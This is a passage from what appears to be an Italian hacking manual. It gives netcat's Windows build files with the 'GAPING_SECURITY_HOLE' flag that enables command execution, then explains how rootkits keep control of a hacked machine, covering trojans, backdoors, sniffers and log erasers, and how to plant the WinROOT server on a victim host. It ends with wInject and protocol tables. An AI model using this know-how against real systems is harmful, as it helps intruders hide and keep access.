	  last_nonopt = optind;
	}

      /* The special ARGV-element `--' means premature end of options.
	 Skip it like a null option,
	 then exchange with previous non-options as if it were an option,
	 then skip everything else like a non-option.  */

      if (optind != argc && !strcmp (argv[optind], "--"))
	{
	  optind++;

	  if (first_nonopt != last_nonopt && last_nonopt != optind)
	    exchange ((char **) argv);
	  else if (first_nonopt == last_nonopt)
	    first_nonopt = optind;
```

```
          last_nonopt = argc;

          optind = argc;
        }

      /* If we have done all the ARGV-elements, stop the scan
         and back over any non-options that we skipped and permuted.  */

      if (optind == argc)
        {
          /* Set the next-arg-index to point at the non-options
             that we previously skipped, so the caller will digest them.  */
          if (first_nonopt != last_nonopt)
            optind = first_nonopt;
          return EOF;
        }

      /* If we have come to a non-option and did not permute it,
         either stop the scan or describe it to the caller and pass it by.  */

      if ((argv[optind][0] != '-' || argv[optind][1] == '\0'))
        {
          if (ordering == REQUIRE_ORDER)
            return EOF;
          optarg = argv[optind++];
          return 1;
        }

      /* We have found another option-ARGV-element.
         Skip the initial punctuation.  */

      nextchar = (argv[optind] + 1
                  + (longopts != NULL && argv[optind][1] == '-'));
    }

  /* Decode the current option-ARGV-element.  */

  /* Check whether the ARGV-element is a long option.

     If long_only and the ARGV-element has the form "-f", where f is
     a valid short option, don't consider it an abbreviated form of
     a long option that starts with f.  Otherwise there would be no
     way to give the -f short option.

     On the other hand, if there's a long option "fubar" and
     the ARGV-element is "-fu", do consider that an abbreviation of
     the long option, just like "--fu", and not "-f" with arg "u".

     This distinction seems to be the most useful approach.  */

  if (longopts != NULL
      && (argv[optind][1] == '-'
          || (long_only && (argv[optind][2] || !my_index (optstring,
argv[optind][1])))))
    {
      char *nameend;
      const struct option *p;
      const struct option *pfound = NULL;
      int exact = 0;
      int ambig = 0;
      int indfound;
      int option_index;

      for (nameend = nextchar; *nameend && *nameend != '='; nameend++)
        /* Do nothing.  */ ;

      /* Test all long options for either exact match
         or abbreviated matches.  */
      for (p = longopts, option_index = 0; p->name; p++, option_index++)
        if (!strncmp (p->name, nextchar, nameend - nextchar))
          {
            if ((unsigned int)(nameend - nextchar) == (unsigned int)strlen (p->name))
              {
                /* Exact match found.  */
                pfound = p;
                indfound = option_index;
                exact = 1;
```

```
                break;
              }
            else if (pfound == NULL)
              {
                /* First nonexact match found.  */
                pfound = p;
                indfound = option_index;
              }
            else
              /* Second or later nonexact match found.  */
              ambig = 1;
          }

      if (ambig && !exact)
        {
          if (opterr)
            fprintf (stderr, "%s: option `%s' is ambiguous\n",
                     argv[0], argv[optind]);
          nextchar += strlen (nextchar);
          optind++;
          return '?';
        }

      if (pfound != NULL)
        {
          option_index = indfound;
          optind++;
          if (*nameend)
            {
              /* Don't test has_arg with >, because some C compilers don't
                 allow it to be used on enums.  */
              if (pfound->has_arg)
                optarg = nameend + 1;
              else
                {
                  if (opterr)
                    {
                      if (argv[optind - 1][1] == '-')
                        /* --option */
                        fprintf (stderr,
                                 "%s: option `--%s' doesn't allow an argument\n",
                                 argv[0], pfound->name);
                      else
                        /* +option or -option */
                        fprintf (stderr,
                             "%s: option `%c%s' doesn't allow an argument\n",
                             argv[0], argv[optind - 1][0], pfound->name);
                    }
                  nextchar += strlen (nextchar);
                  return '?';
                }
            }
          else if (pfound->has_arg == 1)
            {
              if (optind < argc)
                optarg = argv[optind++];
              else
                {
                  if (opterr)
                    fprintf (stderr, "%s: option `%s' requires an argument\n",
                             argv[0], argv[optind - 1]);
                  nextchar += strlen (nextchar);
                  return optstring[0] == ':' ? ':' : '?';
                }
            }
          nextchar += strlen (nextchar);
          if (longind != NULL)
            *longind = option_index;
          if (pfound->flag)
            {
              *(pfound->flag) = pfound->val;
              return 0;
            }
          return pfound->val;
        }

      /* Can't find it as a long option.  If this is not getopt_long_only,
```

```
         or the option starts with '--' or is not a valid short
         option, then it's an error.
         Otherwise interpret it as a short option.  */
      if (!long_only || argv[optind][1] == '-'
          || my_index (optstring, *nextchar) == NULL)
        {
          if (opterr)
            {
              if (argv[optind][1] == '-')
                /* --option */
                fprintf (stderr, "%s: unrecognized option `--%s'\n",
                         argv[0], nextchar);
              else
                /* +option or -option */
                fprintf (stderr, "%s: unrecognized option `%c%s'\n",
                         argv[0], argv[optind][0], nextchar);
            }
          nextchar = (char *) "";
          optind++;
          return '?';
        }
    }

  /* Look at and handle the next short option-character.  */

  {
    char c = *nextchar++;
    char *temp = my_index (optstring, c);

    /* Increment `optind' when we start to process its last character.  */
    if (*nextchar == '\0')
      ++optind;

    if (temp == NULL || c == ':')
      {
        if (opterr)
          {
            if (posixly_correct)
              /* 1003.2 specifies the format of this message.  */
              fprintf (stderr, "%s: illegal option -- %c\n", argv[0], c);
            else
              fprintf (stderr, "%s: invalid option -- %c\n", argv[0], c);
          }
        optopt = c;
        return '?';
      }
    if (temp[1] == ':')
      {
        if (temp[2] == ':')
          {
            /* This is an option that accepts an argument optionally.  */
            if (*nextchar != '\0')
              {
                optarg = nextchar;
                optind++;
              }
            else
              optarg = NULL;
            nextchar = NULL;
          }
        else
          {
            /* This is an option that requires an argument.  */
            if (*nextchar != '\0')
              {
                optarg = nextchar;
                /* If we end this ARGV-element by taking the rest as an arg,
                   we must advance to the next element now.  */
                optind++;
              }
            else if (optind == argc)
              {
                if (opterr)
                  {
                    /* 1003.2 specifies the format of this message.  */
                    fprintf (stderr, "%s: option requires an argument -- %c\n",
                             argv[0], c);
```

```
                  }
                optopt = c;
                if (optstring[0] == ':')
                  c = ':';
                else
                  c = '?';
              }
            else
              /* We already incremented `optind' once;
                 increment it again when taking next ARGV-elt as argument.  */
              optarg = argv[optind++];
            nextchar = NULL;
          }
      }
    return c;
  }
}

int
getopt (argc, argv, optstring)
     int argc;
     char *const *argv;
     const char *optstring;
{
  return _getopt_internal (argc, argv, optstring,
                           (const struct option *) 0,
                           (int *) 0,
                           0);
}

#endif  /* _LIBC or not __GNU_LIBRARY__.  */
```

```
#ifdef TEST

/* Compile with -DTEST to make an executable for use in testing
   the above definition of `getopt'.  */

int
main (argc, argv)
     int argc;
     char **argv;
{
  int c;
  int digit_optind = 0;

  while (1)
    {
      int this_option_optind = optind ? optind : 1;

      c = getopt (argc, argv, "abc:d:0123456789");
      if (c == EOF)
	break;

      switch (c)
	{
	case '0':
	case '1':
	case '2':
	case '3':
	case '4':
	case '5':
	case '6':
	case '7':
	case '8':
	case '9':
	  if (digit_optind != 0 && digit_optind != this_option_optind)
	    printf ("digits occur in two different argv-elements.\n");
	  digit_optind = this_option_optind;
	  printf ("option %c\n", c);
	  break;

	case 'a':
	  printf ("option a\n");
	  break;

	case 'b':
	  printf ("option b\n");
	  break;

	case 'c':
	  printf ("option c with value `%s'\n", optarg);
	  break;

	case '?':
	  break;

	default:
	  printf ("?? getopt returned character code 0%o ??\n", c);
	}
    }

  if (optind < argc)
    {
      printf ("non-option ARGV-elements: ");
      while (optind < argc)
	printf ("%s ", argv[optind++]);
      printf ("\n");
    }

  exit (0);
}

#endif /* TEST */
```

Gli ultimi file sono quelli relativi al Makefile per la compilazione :

```
cc=cl
link=link

cflags=/nologo /ML /W3 /GX /O2 /D "NDEBUG" /D "WIN32" /D "_CONSOLE" /D "TELNET" /D
"GAPING_SECURITY_HOLE" /YX /FD /c
lflags=kernel32.lib user32.lib wsock32.lib winmm.lib /nologo /subsystem:console
/incremental:yes /machine:I386 /out:nc.exe

all: nc.exe

getopt.obj: getopt.c
    $(cc) $(cflags) getopt.c

doexec.obj: doexec.c
    $(cc) $(cflags) doexec.c

netcat.obj: netcat.c
    $(cc) $(cflags) netcat.c


nc.exe: getopt.obj doexec.obj netcat.obj
$(link) getopt.obj doexec.obj netcat.obj $(lflags)
```

E due file di INCLUDE e precisamente generic.h

```
/* generic.h -- anything you don't #undef at the end remains in effect.
   The ONLY things that go in here are generic indicator flags; it's up
   to your programs to declare and call things based on those flags.

   You should only need to make changes via a minimal system-specific section
   at the end of this file.  To build a new section, rip through this and
   check everything it mentions on your platform, and #undef that which needs
   it.  If you generate a system-specific section you didn't find in here,
   please mail me a copy so I can update the "master".

   I realize I'm probably inventing another pseudo-standard here, but
   goddamnit, everybody ELSE has already, and I can't include all of their
   hairball schemes too.  HAVE_xx conforms to the gnu/autoconf usage and
   seems to be the most common format.  In fact, I dug a lot of these out
   of autoconf and tried to common them all together using "stupidh" to
   collect data from platforms.

   In disgust...  _H*  940910, 941115.  Pseudo-version: 1.1  */

#ifndef GENERIC_H            /* only run through this once */
#define GENERIC_H

/* =============================== */
/* System calls, lib routines, etc */
/* =============================== */

/* How does your system declare malloc, void or char?  Usually void, but go
   ask the SunOS people why they had to be different... */
#define VOID_MALLOC

/* notably from fwtk/firewall.h: posix locking? */
#define HAVE_FLOCK           /* otherwise it's lockf() */

/* if you don't have setsid(), you might have setpgrp().
#define HAVE_SETSID

/* random() is generally considered better than rand() */
/* xxx: rand48? */
#define HAVE_RANDOM

/* if your machine doesn't have lstat(), it should have stat() [dos...] */
#define HAVE_LSTAT

/* different kinds of term ioctls.  How to recognize them, very roughly:
   sysv/POSIX_ME_HARDER:  termio[s].h, struct termio[s], tty.c_*[]
   bsd/old stuff:  sgtty.h, ioctl(TIOCSETP), sgttyb.sg_*, tchars.t_*
#define HAVE_TERMIOS
```

```
/* dbm vs ndbm */
#define HAVE_NDBM

/* extended utmp/wtmp stuff.  MOST machines still do NOT have this SV-ism */
#define UTMPX

/* some systems have nice() which takes *relative* values... [resource.h] */
#define HAVE_SETPRIORITY

/* a sysvism, I think, but ... */
#define HAVE_SYSINFO

/* punted for now: setown / siocspgrp ... see firewall.h */

/* ============= */
/* Include files */
/* ============= */

/* Presence of these can be determined via a script that sniffs them
   out if you aren't sure. */

/* stdlib comes with most modern compilers, but ya never know */
#define HAVE_STDLIB_H

/* not on a DOS box! */
#define HAVE_UNISTD_H

/* stdarg is a weird one */
#define HAVE_STDARG_H

/* dir.h or maybe ndir.h otherwise. */
#define HAVE_DIRENT_H

/* string or strings */
#define HAVE_STRINGS_H

/* if you don't have lastlog.h, what you want might be in login.h */
#define HAVE_LASTLOG_H

/* predefines for _PATH_various */
#define HAVE_PATHS_H

/* assorted others */
#define HAVE_PARAM_H
#define HAVE_SYSMACROS_H      /* in sys/! */
#define HAVE_TTYENT_H         /* securetty et al */

/* ==================== */

/* Still maybe have to do something about the following, if it's even
   worth it.  I just grepped a lot of these out of various code, without
   looking them up yet:

#define HAVE_EINPROGRESS
#define HAVE_F_SETOWN
#define HAVE_SETENV ... now *there's* a hairy one; **environ is portable
#define BIG_ENDIAN/little_endian ... *please* try to avoid this stupidity
#define HAVE_GETUSERSHELL ... you could always pull it out of getpwent()
#define HAVE_SETE[UG]ID ... lib or syscall, it varies on diff platforms
#define HAVE_STRCHR ... should actually be handled by string/strings
#define HAVE_PSTAT
#define HAVE_ST_BLKSIZE ... a stat() thing?
#define HAVE_IP_TOS
#define HAVE_STRFTIME ... screw this, we should just INCLUDE one for lame
   old boxes that don't have it [sunos 3.x, early 4.x?]
#define HAVE_VFPRINTF
#define HAVE_SHADOW_PASSWD  ... in its multitudinous schemes?? ... how
   about sumpin' like #define SHADOW_PASSWD_TYPE ... could get grody.
#define SIG*  ... what a swamp, punt for now; should all be in signal.h
#define HAVE_STRCSPN  ... see larry wall's comment in the fwtk regex code
#define ULTRIX_AUTH  ... bwahaha.
#define HAVE_YP  or NIS or whatever you wanna call it this week
randomness about VARARGS??

There's also the issue about WHERE various .h files live, sys/ or otherwise.
There's a BIG swamp lurking where network code of any sort lives.
```

```
*/

/* ======================== */
/* System-specific sections */
/* ======================== */

/* By turning OFF various bits of the above,  you can customize for
   a given platform.  /*

/* DOS boxes, with MSC; you may need to adapt to a different compiler. */
#ifdef MSDOS
#undef HAVE_FLOCK
#undef HAVE_RANDOM
#undef HAVE_LSTAT
#undef HAVE_TERMIOS
#undef UTMPX
#undef HAVE_SYSINFO
#undef HAVE_UNISTD_H
#undef HAVE_DIRENT_H  /* unless you have the k00l little wrapper from L5!! */
#undef HAVE_STRINGS_H
#undef HAVE_LASTLOG_H
#undef HAVE_PATHS_H
#undef HAVE_PARAM_H
#undef HAVE_SYSMACROS_H
#undef HAVE_TTYENT_H
#endif /* MSDOS */

/* buglix 4.x; dunno about 3.x on down.  should be bsd4.2. */
#ifdef ULTRIX
#undef UTMPX
#undef HAVE_PATHS_H
#undef HAVE_SYSMACROS_H
#endif /* buglix */

/* some of this might still be broken on older sunoses */
#ifdef SUNOS
#undef VOID_MALLOC
#undef UTMPX
#undef HAVE_PATHS_H
#endif /* sunos */

/* "contact your vendor for a fix" */
#ifdef SOLARIS
/* has UTMPX */
#undef HAVE_SETPRIORITY
#undef HAVE_STRINGS_H /* this is genuinely the case, go figure */
#undef HAVE_PATHS_H
#undef HAVE_TTYENT_H
#endif /* SOLARIS */

/* whatever aix variant MIT had at the time */
#ifdef AIX
#undef UTMPX
#undef HAVE_LASTLOG_H
#define HAVE_LOGIN_H  /* "special", in the educational sense */
#endif /* aix */

/* linux, which is trying as desperately as the gnu folks can to be
   POSIXLY_CORRECT.  I think I'm gonna hurl... */
#ifdef LINUX
#undef UTMPX
#undef HAVE_SYSINFO
#undef HAVE_TTYENT_H
#endif /* linux */

/* irix 5.x; may not be correct for earlier ones */
#ifdef IRIX
/* wow, does irix really have everything?! */
#endif /* irix */

/* osf on alphas */
#ifdef OSF
#undef UTMPX
#endif /* osf */

/* they's some FUCKED UP paths in this one! */
```

```
#ifdef FREEBSD
#undef UTMPX
#undef HAVE_SYSINFO
#undef HAVE_LASTLOG_H
#undef HAVE_SYSMACROS_H
#endif /* freebsd */

/* From the sidewinder site, of all places; may be unreliable */
#ifdef BSDI
#undef UTMPX
#undef HAVE_LASTLOG_H
#undef HAVE_SYSMACROS_H
#undef HAVE_TTYENT_H
/* and their malloc.h was in sys/ ?! */
#endif /* bsdi */

/* netbsd/44lite, jives with amiga-netbsd from cactus */
#ifdef NETBSD
#undef UTMPX
#undef HAVE_SYSINFO
#undef HAVE_LASTLOG_H
#endif /* netbsd */

/* Make some "generic" assumptions if all else fails */
#ifdef GENERIC
#undef HAVE_FLOCK
#if defined(SYSV) && (SYSV < 4)  /* TW leftover: old SV doesnt have symlinks */
#undef HAVE_LSTAT
#endif /* old SYSV */
#undef HAVE_TERMIOS
#undef UTMPX
#undef HAVE_PATHS_H
#endif /* generic */

/* ================ */
#endif /* GENERIC_H */
```

E getopt.h

```
#ifndef _GETOPT_H
#define _GETOPT_H 1

#ifdef __cplusplus
extern "C" {
#endif

/* For communication from `getopt' to the caller.
   When `getopt' finds an option that takes an argument,
   the argument value is returned here.
   Also, when `ordering' is RETURN_IN_ORDER,
   each non-option ARGV-element is returned here.  */

extern char *optarg;

/* Index in ARGV of the next element to be scanned.
   This is used for communication to and from the caller
   and for communication between successive calls to `getopt'.

   On entry to `getopt', zero means this is the first call; initialize.

   When `getopt' returns EOF, this is the index of the first of the
   non-option elements that the caller should itself scan.

   Otherwise, `optind' communicates from one call to the next
   how much of ARGV has been scanned so far.  */

extern int optind;

/* Callers store zero here to inhibit the error message `getopt' prints
   for unrecognized options.  */

extern int opterr;

/* Set to an option character which was unrecognized.  */
```

```
extern int optopt;

/* Describe the long-named options requested by the application.
   The LONG_OPTIONS argument to getopt_long or getopt_long_only is a vector
   of `struct option' terminated by an element containing a name which is
   zero.

   The field `has_arg' is:
   no_argument        (or 0) if the option does not take an argument,
   required_argument  (or 1) if the option requires an argument,
   optional_argument  (or 2) if the option takes an optional argument.

   If the field `flag' is not NULL, it points to a variable that is set
   to the value given in the field `val' when the option is found, but
   left unchanged if the option is not found.

   To have a long-named option do something other than set an `int' to
   a compiled-in constant, such as set a value from `optarg', set the
   option's `flag' field to zero and its `val' field to a nonzero
   value (the equivalent single-letter option character, if there is
   one).  For long options that have a zero `flag' field, `getopt'
   returns the contents of the `val' field.  */

struct option
{
#if defined (__STDC__) && __STDC__
  const char *name;
#else
  char *name;
#endif
  /* has_arg can't be an enum because some compilers complain about
     type mismatches in all the code that assumes it is an int.  */
  int has_arg;
  int *flag;
  int val;
};

/* Names for the values of the `has_arg' field of `struct option'.  */

#define no_argument           0
#define required_argument     1
#define optional_argument     2

#if defined (__STDC__) && __STDC__
#ifdef __GNU_LIBRARY__
/* Many other libraries have conflicting prototypes for getopt, with
   differences in the consts, in stdlib.h.  To avoid compilation
   errors, only prototype getopt for the GNU C library.  */
extern int getopt (int argc, char *const *argv, const char *shortopts);
#else /* not __GNU_LIBRARY__ */
extern int getopt ();
#endif /* __GNU_LIBRARY__ */
extern int getopt_long (int argc, char *const *argv, const char *shortopts,
                        const struct option *longopts, int *longind);
extern int getopt_long_only (int argc, char *const *argv,
                             const char *shortopts,
                             const struct option *longopts, int *longind);

/* Internal only.  Users should not call this directly.  */
extern int _getopt_internal (int argc, char *const *argv,
                             const char *shortopts,
                             const struct option *longopts, int *longind,
                             int long_only);
#else /* not __STDC__ */
extern int getopt ();
extern int getopt_long ();
extern int getopt_long_only ();

extern int _getopt_internal ();
#endif /* __STDC__ */

#ifdef __cplusplus
}
#endif

#endif /* _GETOPT_H */
```

Rootkit


Quelli definiti con il termine di rootkit sono il passo successivo all'avvenuto hackeraggio di un sistema.
Cosa significa questo ?
Una volta che ci si è riusciti ad accedere ad un sistema è necessario inserire in questo i meccanismi per fare in modo che successivamente il controllo di questo sia una cosa semplice.
Il nuovo computer di cui ci si è impossessati diventa il punto centrale per l'esecuzione di altri attacchi.
Ricordiamoci che hackerare un sistema significa compiere un gran numero di operazioni tra cui quelle di riuscire a coprire le proprie tracce per cui usando come base un sistema di cui si possiede già l'accesso a livello di root la cosa diventa ancora più semplice.
I sistemi di rootkit permettono di gestire il nuovo sistema da remoto.
Generalmente quelli definiti con il termine di rootkit sono suddivisi in quattro gruppi di tools:

Programmi trojans come ad esempio versioni alterate di login
Backdoors
Sniffers d'interfacce
Eliminatori di log



Originariamente i rootkit eranob stati progettati per ambienti Unix anche se ultimamente anche quelli per ambiente Windows sono comparsi.
Alcune parti di rootkit li abbiamo visti nei capitoli in cui si è parlato dei metodi legati alla loro installazione sui sistemi mediante i vari BUGS legati ai WEB come ad esempio l' UNICODE BUG e MSADC BUG.
In quel caso avevamo visto uno di queli che gestisce esclusivamente la parte di backdoor.
Uno di quelli per ambiente Windows che è possibile reperire sulla rete si chiama :

Remote Administration Tool v1.48

Il *file WinRoot-148-Package.zip* contiene diversi files e precisamente :

```
WinROOT Hub.EXE          - The WinROOT hub application
WinROOT FireServer.EXE   - The WinROOT FireWall Server
WinROOT Client.EXE       - The WinROOT Client Application
WinROOT Server.EXE       - The WinROOT Server Application
WinROOT Detector.EXE     - WinROOT Server Detection and Removal utility
```

La parte server può essere rinominata come si vuole e deve essere piazzata sull' host che si vuole controllare.
La parte client è invece costituita da un certo numero di pulsanti che dopo aver permesso la connessione con un server permettono di svolgere le varie funzioni su questo.

Winject

Parlando di COMMVIEW avevamo visto come era possibile creare pacchetti TCP.

Esiste sotto Windows un programma che viene definito con il termine di packet injector il cui nome è wInject.

Il programma funziona dopo che avete prelevato ed installato dai siti Microsoft DUN1.3 e WSOCK2.
I due Links sono quelli che seguono.

http://www.microsoft.com/windows95/downloads/contents/WURecommended/S_WUNetworking/dun13win95/Default.asp
http://www.microsoft.com/windows95/downloads/contents/WUAdminTools/S_WUNetworkingTools/W95Sockets2/Default.asp

Installate prima DUN1.3 e poi Wsock.
Le seguenti sezioni sono riportate per semplificare la vita ai non esperti in modo che abbiano ben chiare le strutture di alcuni protocolli.

```
IP HEADER:
-----------------------------------------
   4 bit ip_v       ;version
   4 bit ip_hl      ;header length
   8 bit ip_tos     ;type of service
  16 bit ip_len     ;total length
  16 bit ip_id      ;identification
  16 bit ip_off     ;fragment offset field
   8 bit ip_ttl     ;time to live
   8 bit ip_p       ;protocol
  16 bit ip_cksum   ;checksum
  32 bit ip_src     ;source address
  32 bit ip_dst     ;destination address
-----------------------------------------

ICMP HEADER:
---------------------
  8 bit type
  8 bit code
  16 bit checksum
  16 bit id
  16 bit seq
---------------------

Assigned Internet Protocol Numbers rfc1700

Decimal    Keyword     Protocol                         References
-------    -------     --------                         ----------
     0                 Reserved                              [JBP]
     1     ICMP        Internet Control Message       [RFC792,JBP]
     2     IGMP        Internet Group Management     [RFC1112,JBP]
     3     GGP         Gateway-to-Gateway              [RFC823,MB]
     4     IP          IP in IP (encasulation)               [JBP]
     5     ST          Stream                   [RFC1190,IEN119,JWF]
```

```
     6     TCP          Transmission Control          [RFC793,JBP]
     7     UCL          UCL                                  [PK]
     8     EGP          Exterior Gateway Protocol     [RFC888,DLM1]
     9     IGP          any private interior gateway        [JBP]
    10     BBN-RCC-MON  BBN RCC Monitoring                  [SGC]
    11     NVP-II       Network Voice Protocol        [RFC741,SC3]
    12     PUP          PUP                            [PUP,XEROX]
    13     ARGUS        ARGUS                              [RWS4]
    14     EMCON        EMCON                               [BN7]
    15     XNET         Cross Net Debugger            [IEN158,JFH2]
    16     CHAOS        Chaos                               [NC3]
    17     UDP          User Datagram                 [RFC768,JBP]
    18     MUX          Multiplexing                   [IEN90,JBP]
    19     DCN-MEAS     DCN Measurement Subsystems         [DLM1]
    20     HMP          Host Monitoring               [RFC869,RH6]
    21     PRM          Packet Radio Measurement            [ZSU]
    22     XNS-IDP      XEROX NS IDP              [ETHERNET,XEROX]
    23     TRUNK-1      Trunk-1                            [BWB6]
    24     TRUNK-2      Trunk-2                            [BWB6]
    25     LEAF-1       Leaf-1                             [BWB6]
    26     LEAF-2       Leaf-2                             [BWB6]
    27     RDP          Reliable Data Protocol        [RFC908,RH6]
    28     IRTP         Internet Reliable Transaction  [RFC938,TXM]
    29     ISO-TP4      ISO Transport Protocol Class 4 [RFC905,RC77]
    30     NETBLT       Bulk Data Transfer Protocol    [RFC969,DDC1]
    31     MFE-NSP      MFE Network Services Protocol  [MFENET,BCH2]
    32     MERIT-INP    MERIT Internodal Protocol           [HWB]
    33     SEP          Sequential Exchange Protocol      [JC120]
    34     3PC          Third Party Connect Protocol       [SAF3]
    35     IDPR         Inter-Domain Policy Routing Protocol [MXS1]
    36     XTP          XTP                                 [GXC]
    37     DDP          Datagram Delivery Protocol          [WXC]
    38     IDPR-CMTP    IDPR Control Message Transport Proto [MXS1]
    39     TP++         TP++ Transport Protocol             [DXF]
    40     IL           IL Transport Protocol              [DXP2]
    41     SIP          Simple Internet Protocol            [SXD]
    42     SDRP         Source Demand Routing Protocol     [DXE1]
    43     SIP-SR       SIP Source Route                    [SXD]
    44     SIP-FRAG     SIP Fragment                        [SXD]
    45     IDRP         Inter-Domain Routing Protocol   [Sue Hares]
    46     RSVP         Reservation Protocol          [Bob Braden]
    47     GRE          General Routing Encapsulation     [Tony Li]
    48     MHRP         Mobile Host Routing Protocol[David Johnson]
    49     BNA          BNA                         [Gary Salamon]
    50     SIPP-ESP     SIPP Encap Security Payload [Steve Deering]
    51     SIPP-AH      SIPP Authentication Header  [Steve Deering]
    52     I-NLSP       Integrated Net Layer Security  TUBA [GLENN]
    53     SWIPE        IP with Encryption                  [JI6]
    54     NHRP         NBMA Next Hop Resolution Protocol
 55-60                  Unassigned                          [JBP]
    61                  any host internal protocol          [JBP]
    62     CFTP         CFTP                           [CFTP,HCF2]
    63                  any local network                   [JBP]
    64     SAT-EXPAK    SATNET and Backroom EXPAK           [SHB]
    65     KRYPTOLAN    Kryptolan                          [PXL1]
    66     RVD          MIT Remote Virtual Disk Protocol    [MBG]
    67     IPPC         Internet Pluribus Packet Core       [SHB]
    68                  any distributed file system         [JBP]
    69     SAT-MON      SATNET Monitoring                   [SHB]
    70     VISA         VISA Protocol                      [GXT1]
    71     IPCV         Internet Packet Core Utility        [SHB]
    72     CPNX         Computer Protocol Network Executive  [DXM2]
    73     CPHB         Computer Protocol Heart Beat       [DXM2]
    74     WSN          Wang Span Network                   [VXD]
    75     PVP          Packet Video Protocol               [SC3]
    76     BR-SAT-MON   Backroom SATNET Monitoring          [SHB]
    77     SUN-ND       SUN ND PROTOCOL-Temporary           [WM3]
    78     WB-MON       WIDEBAND Monitoring                 [SHB]
```

```
    79     WB-EXPAK    WIDEBAND EXPAK                         [SHB]
    80     ISO-IP      ISO Internet Protocol                  [MTR]
    81     VMTP        VMTP                                  [DRC3]
    82     SECURE-VMTP SECURE-VMTP                           [DRC3]
    83     VINES       VINES                                  [BXH]
    84     TTP         TTP                                    [JXS]
    85     NSFNET-IGP  NSFNET-IGP                             [HWB]
    86     DGP         Dissimilar Gateway Protocol     [DGP,ML109]
    87     TCF         TCF                                   [GAL5]
    88     IGRP        IGRP                            [CISCO,GXS]
    89     OSPFIGP     OSPFIGP                      [RFC1583,JTM4]
    90     Sprite-RPC  Sprite RPC Protocol            [SPRITE,BXW]
    91     LARP        Locus Address Resolution Protocol      [BXH]
    92     MTP         Multicast Transport Protocol           [SXA]
    93     AX.25       AX.25 Frames                          [BK29]
    94     IPIP        IP-within-IP Encapsulation Protocol    [JI6]
    95     MICP        Mobile Internetworking Control Pro.    [JI6]
    96     SCC-SP      Semaphore Communications Sec. Pro.     [HXH]
    97     ETHERIP     Ethernet-within-IP Encapsulation      [RXH1]
    98     ENCAP       Encapsulation Header         [RFC1241,RXB3]
    99                 any private encryption scheme          [JBP]
   100     GMTP        GMTP                                  [RXB5]
101-254                Unassigned                             [JBP]
    255                Reserved                               [JBP]


ICMP TYPE NUMBERS

The Internet Control Message Protocol (ICMP) has many messages that
are identified by a "type" field.

Type    Name                                        Reference
----    -------------------------                   ---------
  0     Echo Reply                                   [RFC792]
  1     Unassigned                                      [JBP]
  2     Unassigned                                      [JBP]
  3     Destination Unreachable                      [RFC792]
  4     Source Quench                                [RFC792]
  5     Redirect                                     [RFC792]
